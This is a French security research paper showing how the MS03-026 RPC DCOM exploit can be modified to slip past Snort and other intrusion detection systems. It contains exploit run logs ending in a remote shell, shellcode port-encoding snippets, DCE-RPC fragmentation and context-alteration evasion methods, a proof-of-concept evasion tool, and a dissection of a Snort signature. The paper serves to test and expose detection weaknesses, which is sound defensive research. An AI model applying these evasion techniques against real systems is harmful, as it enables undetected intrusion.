Contourner les I(D|P)S sans rien y connaître

Une brève immersion dans Snort, DCE-RPC et les idées reçues

Renaud Bidou[1]

RADWARE
renaudb@radware.com

Résumé Les équipements de détection et de prévention des intrusions sont pléthore. Ils prétendent garantir un niveau de sécurité inégalé pour le système d'information. Et c'est exact, dans une certaine mesure... En effet, les fonctionnalités mises en œuvre (quand elles le sont de manière appropriée), accroissent notablement le niveau de sécurité global.

Néanmoins il est toujours nécessaire de garder à l'esprit la phrase de Bruce Schneier : « *Security is a process, not a product* ». Dans ce sens il apparaît fort imprudent de laisser sa sécurité uniquement sous la responsabilité de produits, aussi performants soient-ils. Afin de concrétiser cette assertion nous allons montrer, étape par étape, la facilité avec laquelle il est possible de contourner ces systèmes, ce avec un minimum de connaissances spécifiques.

1 Introduction

Contourner un mécanisme de détection et/ou de prévention des intrusions n'est pas une opération particulièrement complexe.

Nous allons montrer comment concrètement, étape par étape, il est possible de construire « *from scratch* » à partir du programme oc192-dcom.c [1] , une attaque qui exploite la vulnérabilité MS03-026 [2] sans être détectée par Snort.

La facilité de cette démonstration a deux objectifs :

- rappeler qu'aucun outil de sécurité n'est parfait ;
- prouver qu'en contourner un n'est pas forcément très complexe.

Afin d'arriver de manière pédagogique à ce résultat, nous passerons par les étapes suivantes :

1. Étude de l'attaque telle quelle, des mécanismes de détection mis en œuvre par Snort et de la manière dont est construit l'exploit ;
2. Présentation des principales caractéristiques de DCE-RPC (les détails sont fournis en annexe) ;
3. Évocation de techniques d'évasion qui nous viennent à l'esprit ;
4. Description de rpc-evade-poc.pl, structure et méthodes d'implémentation des techniques d'évasion ;
5. Résultats obtenus avec Snort ;

6. Autres signatures et techniques de détection de la même attaque, mis en œuvre sur des produits commerciaux et contournés par notre outil.

La dernière étape est des plus importantes dans la mesure où elle permet d'une part d'élargir le spectre de nos travaux (snort n'est pas le seul système de détection / prévention d'intrusion), et d'autre part de prouver qu'il est possible d'éviter plusieurs systèmes, implémentant des techniques de détection et mis en série.

2 Première étape

2.1 Baseline

Vérifions tout d'abord la vulnérabilité du système cible à l'exploit « out-of-the box ».

```
[root@localhost dcom]# ./oc192-dcom -d 10.0.0.105

RPC DCOM remote exploit - .:[oc192.us]:. Security
[+] Resolving host..
[+] Done.
-- Target: [Win2k-Universal]:10.0.0.105:135, Bindshell:666,
   RET=[0x0018759f]
[+] Connected to bindshell..
-- bling bling --
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
C:\WINNT\system32>
```

L'attaque est détectée par Snort 2.4.

```
12/12-16:50:46.597623 [**] [1:2351:11] NETBIOS DCERPC
  ISystemActivator path overflow attempt little endian
  unicode [**] [Classification: Attempted Administrator
 Privilege Gain] [Priority: 1] {TCP} 192.168.202.112:2329
-> 10.0.0.105:135

12/12-16:50:47.017642 [**] [1:648:7] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1] {TCP}
192.168.202.112:1180 -> 10.0.0.105:135
```

2.2 Analyse préliminaire

La trace réseau fournie par Ethereal nous donne deux éléments clefs. D'une part, sur la première ligne du graphe nous obtenons l'UUID et le nom de l'interface RPC, à savoir ISystemActivator (UUID = 000001a0-0000-0000-c000-000000000046, version = 0.0), et d'autre part, à la dernière ligne, la fonction

```
DCERPC            Bind: call_id: 127 UUID: ISystemActivator
DCERPC            Bind_ack: call_id: 127 accept max_xmit: 58
TCP               1107 > epmap [ACK] Seq=73 Ack=61 Win=5840
ISystemActivator RemoteCreateInstance request

⊟ DCE RPC Request, Fragment: Single, FragLen: 1704, Call: 229 Ctx: 1
    Version: 5
    Version (minor): 0
    Packet type: Request (0)
  ⊞ Packet Flags: 0x03
  ⊞ Data Representation: 10000000
    Frag Length: 1704
    Auth Length: 0
    Call ID: 229
    Alloc hint: 1680
    Context ID: 1
    Opnum: 4
⊟ ISystemActivator ISystemActivator Resolver, RemoteCreateInstance
    Operation: RemoteCreateInstance (4)
  ⊞ DCOM, ORPCThis, V5.6, Causality ID: fd582432-45cc-4964-b070-ddae742c96d2
    ToBeDoneLen: 1332
    ToBeDone: 0DF0ADBA00000000A8F40B0020060000200600004D454F57...
  [DCE RPC: 4294967295 bytes left, desegmentation might follow]
```

vulnérable : RemoteCreateInstance (opnum 0x04). Le reste demeure actuellement relativement abscons et noyé dans les *stub data*. La deuxième problématique est la manière dont est écrit l'exploit. En effet ce dernier ne reconstruit pas explicitement les en-têtes RPC mais se contente d'injecter directement les données hexadécimales dans le paquet. Dans la mesure où nous allons devoir jouer avec ces en-têtes, afin de construire des vecteurs d'attaque un peu plus évolués, il va s'avérer nécessaire d'extraire les parties correspondantes du *payload*.

En troisième position vient la construction de ce *payload*. Cette dernière semble relativement complexe dans la mesure où l'exploit se veut portable sur différents OS.

```
*(unsigned long *)(buf2+8)=*(unsigned long *)(buf2+8)
    +sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x10)=*(unsigned long *)(buf2+0x10)
    +sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x80)=*(unsigned long *)(buf2+0x80)
    +sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x84)=*(unsigned long *)(buf2+0x84)
    +sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xb4)=*(unsigned long *)(buf2+0xb4)
    +sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xb8)=*(unsigned long *)(buf2+0xb8)
    +sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xd0)=*(unsigned long *)(buf2+0xd0)
    +sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x18c)=*(unsigned long
*)(buf2+0x18c)+sizeof(sc)-0xc;
```

Enfin, mais potentiellement de moindre importance, le port ouvert sur la cible pour la connexion au shell est codé quelque part dans le *payload*.

```
char lport[4] = "\x00\xFF\xFF\x8b"; /* drg */
lportl=htons(lportl);
memcpy(&lport[1], &lportl, 2);
*(long*)lport = *(long*)lport \^{} 0x9432BF80;
memcpy(&sc[471],&lport,4);
```

La modification de cette valeur s'avère parfois nécessaire dans la mesure où le port en question est potentiellement identifiable comme un port suspect (666 comme d'habitude) ou tout simplement parceque son accès est restreint par un équipement de filtrage. Les octets correspondants à ce numéro de port devront par conséquent être trouvés dans le *payload* et la méthode de codage reproduite.

3 DCE-RPC in a nutshell

Il est question ici de contourner des filtres de détection, non de devenir des experts en RPC... Dans cette optique, nous résumons rapidement les différents éléments importants. À titre d'effet secondaire il est intéressant de souligner que plus les informations données seront approximatives (voire erronées), plus la démonstration sera brillante. Si quelqu'un qui n'a rien compris au protocole arrive à contourner les meilleurs mécanismes de détection, qu'en est-il des véritables experts ! i

3.1 Objectif de DCE-RPC

DCE-RPC est un protocole défini dans l'unique objectif de fournir une norme de communication entre un processus et une fonction « distante ». La notion de distance est relative et a uniquement pour objectif de faire la distinction entre une fonction intégrée au processus et une fonction « hébergée » par une entité tierce. Dans ce schéma DCE-RPC va fournir les éléments nécessaires à l'identification d'une fonction, la transmission des arguments, des résultats et des éventuels code d'erreur.

3.2 Interfaces, liens et contextes

Pour effectuer une opération sur une procédure distante, il est nécessaire, tout d'abord d'être à même d'établir une communication avec l'hôte qui l'héberge, et par conséquent de définir un protocole de communication, une adresse adaptée au protocole en question et un sélecteur permettant d'accéder au service. A titre d'exemple, si le protocole de transport est UDP ou TCP, l'adresse sera l'adresse IP et le sélecteur le port. Adresse et sélecteur sont définis comme l'adresse de transport d'un service RPC. Les autres caractéristiques obligatoires d'un service RPC sont le numéro de programme et sa version. Adresse de transport, numéro

de programme et version d'un service sont couramment appelés interface d'un service RPC.

La connexion avec une procédure distante, via son interface, est définie comme un lien (« binding »). À l'issue de l'établissement du lien un contexte est défini. Grossièrement un contexte permet d'identifier une connexion, nous verrons que cela peut avoir un impact non négligeable sur les capacités de détection.

3.3 Exécution d'une commande

Lorsqu'une commande doit être exécutée via un appel RPC, il ne reste plus qu'à transmettre le numéro de la fonction (opnum) et les arguments dont le nombre et le format sont bien entendu variables, cette dernière partie est appelée « stub data ».

La portabilité de RPC impose également que soit transmis les informations concernant le mode de représentation des données. Cette information est également transmise dans la requête, dans un champ normalisé appelé « data representation ».

3.4 Fragmentation

DCE-RPC fournit un mécanisme de fragmentation et de réassemblage de niveau applicatif (défini par RPC lui-même). Ce mécanisme est tout a fait rustique dans la mesure où il ne met en œuvre que deux flags : « last frag » et « first frag ». L'absence de flag signifiant que le paquet en cours de transmission est quelque part au milieu.

Cette méthode de fragmentation peut être utilisée sur plusieurs paquets et/ou au sein du même paquet, dans lequel nous allons retrouver plusieurs champs de données RPC (en-têtes + data). Dans le premier cas RPC se base sur le réassemblage et les informations de la couche transport, dans le second sur l'ordre dans lequel les données sont placées dans le paquet.

3.5 Liens multiples et altération de contextes

Afin de gagner en performances il est possible de demander l'établissement de plusieurs liens vers des instances différentes à partir d'une unique requête. Une unique réponse fournira le résultat de chaque requête.

Dans le même ordre d'idée, il est possible d'effectuer une « altération » de contexte. Cela signifie simplement que le protocole autorise l'interruption d'une communication sur un lien par une communication sur un autre, puis la reprise du premier. Il est important de noter qu'une altération de contexte peut intervenir entre deux fragments (au niveau applicatifs) d'une requête.

4 Techniques d'évasion théoriques

A première vue DCE-RPC permet la mise en œuvre des trois grandes familles d'évasion : fragmentation, insertion et confusion. Ce protocole apparaît donc comme un véritable cas d'école.


4.1 Techniques de couches 3 et 4

Fragmentation réseau Ces techniques n'ont absolument rien de spécifique à RPC. Il ne s'agit que de fragmenter les paquets ou les datagrammes (couches 3 ou 4) et de laisser faire le stack.

Notons simplement au passage qu'une requête constituée d'un unique en-tête et des données peut être fragmentée sur plusieurs paquets. Ainsi il est possible d'avoir l'en-tête et le début des données dans un paquet, la suite et la fin des données dans le suivant, voire de fragmenter l'en-tête RPC sur plusieurs paquets. Dans tous les cas RPC effectuera de lui-même le réassemblage.

Cette dernière remarque nous incitera naturellement à tester la fragmentation à outrance (avec des paquets contenant très peu de données) et avec un délai important entre chaque paquet.

Dans tous les cas la technique permet d'évaluer la capacité de réassemblage du mécanisme de détection et sa compréhension des mécanismes basiques du protocole.




Insertions En ce qui concerne les techniques d'insertion de niveau réseau, RPC n'induit logiquement aucune spécificité. Par conséquent toutes les techniques « classique » telles que les TTL trop petits, les cheksums invalides ou encore l'exploitation des différents *timeouts* etc. restent valables.

4.2 RPC inside

Fragmentation « simple » La fragmentation de niveau applicatif s'effectue en divisant les données et en les transmettant dans différents fragments RPC (en-tête + données). Cette méthode peut être appliquée soit en émettant chaque fragment RPC dans un paquet distinct (lui-même potentiellement fragmenté au niveau réseau), soit en émettant plusieurs fragments dans un même paquet.


La détection d'une attaque fragmentée de cette manière demande une analyse complète des en-têtes et la bonne gestion des fonctionnalités spécifiques du protocole, ce qui est déjà relativement rare...


1
2
3
4
5
IP
TCP
RPC HDR
Flag : 0x01
RPC Data
(Frag)
RPC HDR
Flag : 0x00
RPC Data
(Frag)
IP
TCP
RPC HDR
Flag : 0x00
RPC Data
(Frag)
IP
TCP
RPC (Frag)
RPC HDR
Flag : 0x02
RPC Data
(Frag)
IP
TCP
RPC (Frag)
IP
TCP
RPC (Frag)
RPC Data

Capacités d'insertion Plusieurs possibilités d'insertion nous sont offertes via ce mécanisme de fragmentation. Encore une fois il est possible de s'appuyer sur des techniques d'insertion de niveau réseau, mais cette fois pour faire analyser au système de détection un paquet contenant des données supplémentaires, et ainsi « casser » la séquence d'une signature.

Une autre technique consisterait à faire analyser au système de détection un paquet de données RPC contenant le flag « last frag », suivi d'une seconde requête incorrecte contenant le flag « first frag ». De cette manière la signature se trouverait « coupée » dans deux requêtes distinctes du point de vue de l'analyseur.

La dernière méthode consiste à insérer une requête RPC contenant des flags valides mais un autre numéro de contexte et/ou d'opération. Cette méthode permettra de vérifier que le système de détection effectue un suivi de session RPC cohérent et efficace.




Altération de contextes Une technique plus audacieuse consiste à créer simultanément plusieurs contextes lors de la phase de liaison, puis de fragmenter les données RPC en passant d'un contexte à l'autre via des opérations d'altération. En absence de mécanisme de suivi « avancé » des contextes la signature sera « cassée » lors de ces opérations. Cette altération est une forme d'insertion.

Néanmoins, si le système s'avère toujours capable de détecter l'intrusion, il reste encore quelques possibilités. Dans un premier temps il est envisageable d'utiliser des techniques d'insertion de niveau 3/4 pour injecter de fausses requêtes

d'altération de contexte, laissant croire à l'analyseur que nous travaillons sur un autre contexte et que les données correspondantes n'ont pas à être associées à celles transmises précédemment.

Ces techniques d'altération peuvent également être enrichies de l'établissement « simultané » de plusieurs contextes à l'issue d'une phase de liaison « multiple », permettant dès lors d'émettre des requêtes sans altération mais sur plusieurs contextes différents, voire sur certains contextes qui ont été refusés.

Regroupement de commandes A l'inverse de la fragmentation il est possible de confondre les mécanismes de détection en regroupant plusieurs commandes RPC dans un unique paquet. Ainsi ujn seul et même paquet peut contenir une demande de liaison et une requête. Cette technique s'apparente légèrement au « pipelining » HTTP et se base sur les mêmes limitations des moteurs de détection, à savoir l'arrêt de l'analyse à l'issue du traitement de la première requête.



4.3 Obfuscation du payload

Toutes les techniques de contournement vu jusqu'ici sont relativement génériques et devrait fonctionner pour toutes les attaques fondées sur RPC. Néanmoins, il reste toujours la technique la plus simple (et par conséquent probablement la

plus efficace) consistant à « éviter » la signature en modifiant certaines parties de l'exploit.

Représentation des données Dans ces ordre d'idée un point important que nous avons évoqué précédemment est l'utilisation de méthodes de représentation des données alternatives et toutefois toujours compréhensibles par le serveur.

La principale caractéristique de représentation à même de nous intéresser est l'ordre des octets. En effet, il est peu probable, bien pas que nécessairement exclu, que la signature d'un payload intègre une chaîne de caractère ou un nombre flottant.

Le shellcode Les techniques d'obfuscation de shellcode sont connues et nombreuses. Les plus simples consistent à remplacer les NOP ou NULL sleds par des suites d'opérations ayant peu de probabilité d'avoir le moindre effet sur le système cible. L'incrémentation et la décrémentation de 1 de la valeur de registres peu utilisés est une des techniques les plus classiques. Le problème dans la détection de telles parties du shellcode est l'ensemble des combinaisons d'opérations possibles.

Le vecteur Le *buffer overflow* est provoqué par une requête vers une ressource NetBios dont le nom excède 32 caractères. Bien que ce nom puisse être quelconque, de nombreux exploit, dont Blaster, ont gardé l'original, à savoir \\FXNBFXFXNBFXFXFX. Il pourrait être intéressant de modifier ce nom afin de contourner les signatures les plus basiques.

5 rpc-evade-poc.pl

La compréhension de RPC que nous avons atteint à ce stade, bien que relativement limitée, semble déjà bien suffisante pour évoquer sérieusement quelques pistes d'évasion et tenter de les mettre en œuvre dans le cadre d'un « proof of concept » : rpc-evade-poc.pl

5.1 Architecture et principales fonctions

Techniques d'évasion Nous allons mettre en œuvre la majeure partie des techniques vues précédemment, à savoir :

- Niveau 3/4
  - Fragmentation des datagrammes avec choix de la taille des données TCP dans chaque paquet et du délai d'attente entre chaque paquet
- Spécifique RPC
  - Fragmentation de couche 7 avec choix de la taille des données RPC dans chaque paquet
  - Etablissement de contextes multiples
  - Altération de contextes

- Obfuscation
  - Modification du NOP Sled
  - Utilisation d'un nom de ressource NetBios alternatif
  - Modification du port pour la connexion

Bien entendu ces techniques seront appliquées à l'exploit utilisé en introduction, vieux, obsolète et détecté tel quel par l'ensemble des systèmes d'analyse existants.

Mode de fonctionnement Le programme utilise un shell qui permet de positionner les différentes options disponibles :

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl
DCE RPC Evasion Testing POC
============================
> ?

show options : list actual options values
set <option> <value> : set new option values
                            (see help options)
exploit : launch exploit
quit : self-explanatory
Inspiration and some piece of code : Metasploit
Base of shellcode : .:[oc192.us]:. Security
> show options

REMOTEPORT : 666
TARGET : 127.0.0.1
DELAY : 1
FRAGSIZE : 1024
ALTUUIDVER : 0.0
MULTIBIND : 0
ALTSERVER : 0
ALTUUID : 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57
PORT : 135
RPCFRAGSIZE : 0
ALTER : 0
OBFUSCATED : 0
>
```

Les options disponibles sont les suivantes.

- TARGET : adresse IP de la cible,
- PORT : port du service DCE-RPC (défaut : 135),
- REMOTEPORT : port de connexion du shell (défaut : 666),
- FRAGSIZE : taille des données TCP (defaut : 1024),
- DELAY : délai d'attente en seconde entre l'émission de chaque paquet (défaut : 1s),

- RPCFRAGSIZE : taille des fragments RPC (défaut : 0 = pas de fragmentation),
- MULTIBIND : demande de liaison de plusieurs contextes simultanés (0 = non, 1 = oui – défaut : 0),
- ALTER : utilisation de l'altération de contexte (0 = non, 1 = oui – défaut : 0),
- ALTUUID : UUID de l'interface alternative utilisée pour l'altération de contextes,
- ALTUUIDVER : Version de l'interface alternative,
- OBFUSCATED : Utilisation d'une modification triviale du NOP Sled,
- ALTSERVER : Utilisation d'un nom de serveur NetBios alternatif (0 = non, 1 = oui – défaut : 0).

Les valeurs par défaut permettent de recréer l'exploit original. Le test de succès de l'exploit est simplement réalisé en vérifiant que le port spécifié par l'option REMOTEPORT est ouvert.

5.2 Construction du payload

Problématique du payload Créer et lire des en-têtes RPC, y ajouter des données et envoyer le tout ne sont pas des opérations particulièrement complexes aussi nous ne nous attarderons sur cette partie de notre programme.

En revanche la construction du payload s'avère plus complexe. En effet l'exploit reconstruit l'ensemble des données (incluant en particulier les en-têtes RPC) via un certain nombre d'opérations liées à l'objectif de portabilité de l'exploit. L'extraction des « stub data » nous permettra alors d'isoler trois informations, nécessaires à la mise en œuvre de nos techniques d'évasions :


- Le NOP sled (trivial)
- Le nom de la ressource NetBios (facile)
- Le port distant (moyen)


Récupération des « stub data » La clef du succès de notre opération réside donc dans l'extraction des deux parties de la requête RPC responsable du *buffer overflow* : l'en-tête et les données. Parmi les différentes possibilités qui s'offrent à nous, nous retenons encore une fois la plus simple.

Nous allons par conséquent lancer l'*exploit*, écouter le trafic et extraire les informations qui nous semblent pertinentes. Nous reconnaissons maintenant les différentes étapes du lancement de l'exploit :

1. établissement de la liaison (paquets 4 et 5) ;
2. appel de la procédure (paquets 6 et 7).

L'analyse du paquet 6 indique que les données RPC sont situées à partir de l'octet 0x5A du paquet. Le paquet 7 ne contenant pas d'en-tête RPC, nous en déduisons qu'il s'agit de la suite des données RPC du paquet 6. La récupération du payload au format hexadécimal s'effectue à partir du dump des paquets concernés.





Obfuscation Isoler le NOP sled est trivial et ne nécessite aucune explication. La méthode d'obfuscation retenue est également simple. Elle consiste uniquement à remplacer les opérations NOP (0x90) par des séquences d'instructions inc %edx (0x42) ; dec %edx (0x4a). La technique peut paraître triviale, néanmoins elle permet d'évaluer les capacités de résistance aux techniques d'évasion les plus simples.

Modification du port et du nom de serveur Le nom de serveur est suffisamment caractéristique pour être simplement retrouvé dans le dump du paquet réseau. Encore une fois nous nous contenterons d'une manipulation simple et incrémenterons de 1 chaque octet correspondant à un caractère.

Enfin la modification du numéro de port nécessite de comprendre l'opération effectuée. Son codage dans le shellcode est le résultat des opérations suivantes :

```
char lport[4] = "\x00\xFF\xFF\x8b"; /* drg */
lportl=htons(lportl);
memcpy(&lport[1], &lportl, 2);
*(long*)lport = *(long*)lport \^{} 0x9432BF80;
memcpy(&sc[471],&lport,4);
```

Ce qui se traduit simplement par :

0x00<numéro de port>0b XOR 0x80bf3294

Dans notre exploit original le port distant est le port 666 = 0x029a. Il ne nous reste donc plus qu'à trouver la séquence 0x80bda81f, qui fort heureusement est unique dans notre dump.

6 Mise à l'épreuve

6.1 Snort sur le grill

Comportement de référence Il est nécessaire d'établir une référence afin d'évaluer les variations de détection en fonction des techniques d'évasion utilisées. Ainsi, l'attaque « brute » fournit les résultats suivants.

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl
DCE RPC Evasion Testing POC

============================
> set TARGET 10.0.0.105
> exploit
# 0. Launching exploit with following options
ALTUUID : 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57
FRAGSIZE : 1024
TARGET : 10.0.0.105
MULTIBIND : 0
ALTSERVER : 0
REMOTEPORT : 666
PORT : 135
DELAY : 1
RPCFRAGSIZE : 0
OBFUSCATED : 0
ALTUUIDVER : 0.0
ALTER :
# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Interface ISystemActivator
# 3. Launching Exploit
# 4. Testing Status : SUCCESS
=> Moving REMOTEPORT to 667
>
```

Et sa détection par snort est conforme à celle effectuée sur l'exploit original.

```
12/19-15:17:04.144885 [**] [1:2351:11] NETBIOS DCERPC
  ISystemActivator path overflow attempt little endian unicode
  [**] [Classification: Attempted Administrator Privilege Gain]
  [Priority: 1] {TCP} 192.168.202.112:1024
-> 10.0.0.105:135

12/19-15:17:05.143358 [**] [1:648:7] SHELLCODE x86 NOOP [**]
```

```
[Classification: Executable code was detected] [Priority: 1] {TCP}
192.168.202.112:1024 -> 10.0.0.105:135
```

Échapper à la détection du NOP Sled Mettons en œuvre notre technique primaire de masquage des NOP Sled.

```
> set OBFUSCATED 1
> exploit
# 0. Launching exploit with following options
ALTUUID : 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57
FRAGSIZE : 1024
TARGET : 10.0.0.105
MULTIBIND : 0
ALTSERVER : 0
REMOTEPORT : 667
PORT : 135
DELAY : 1
RPCFRAGSIZE : 0
OBFUSCATED : 1
ALTUUIDVER : 0.0
ALTER : 0
# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Interface ISystemActivator
# 3. Launching Exploit
# 4. Testing Status : SUCCESS
=> Moving REMOTEPORT to 668
>
```

Snort ne s'avère pas capable de détecter notre nouvelle séquence d'opérations nulles, et la seule alerte qui est remontée est par conséquent la suivante.

```
12/19-15:27:35.569251 [**] [1:2351:11] NETBIOS DCERPC
  ISystemActivator path overflow attempt little endian unicode
  [**] [Classification: Attempted Administrator Privilege Gain]
  [Priority: 1] {TCP} 192.168.202.112:1028
-> 10.0.0.105:135
```

Eviter la signature spécifique La signature qui permet encore la détection de l'attaque à ce stade est la suivante :

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS
DCERPC ISystemActivator path overflow attempt little endian
 unicode";
flow:to_server,established; content:"|05|"; depth:1;
byte_test:1,&,16,3,relative; content:"|5C 00 5C 00|";
byte_test:4,>,256,-8,little,relative;
```

```
flowbits:isset,dce.isystemactivator.bind; reference:bugtraq,8205;
reference:cve,2003-0352; reference:nessus,11808;
reference:url,
  www.microsoft.com/technet/security/bulletin/MS03-026.mspx;
classtype:attempted-admin; sid:2351; rev:11;)
```

Les deux éléments pertinents de la signature sont :

```
content:"|05|"; depth:1; byte_test:1,&,16,3,relative;

content:"|5C 00 5C 00|";
byte_test:4,>,256,-8,little,relative;
```

La première partie est composée de deux tests et est simplement réalisée pour s'assurer (plus ou moins) que nous sommes bien en présence de trafic DCE-RPC. En effet, comme nous l'avons vu précédemment, l'en-tête RPC commence par la version, à savoir l'octet 0x05, valeur effectivement testée au début des données (depth=1). Le second test valide qu'un flag est bien positionné (3 octets après la version).

La seconde partie vérifie qu'il s'agit bien de l'appelle d'une ressource netbios par la recherche du pattern \\ (0x5C 0x00 0x5C 0x00), et que la taille de ce champ dépasse 256 octets. La taille d'un champ en RPC est un entier de 4 octets situé avant le champ lui-même (ce qui est relativement logique). Il suffit donc de comparer les 4 octets, situés avant le pattern, avec la valeur 256.

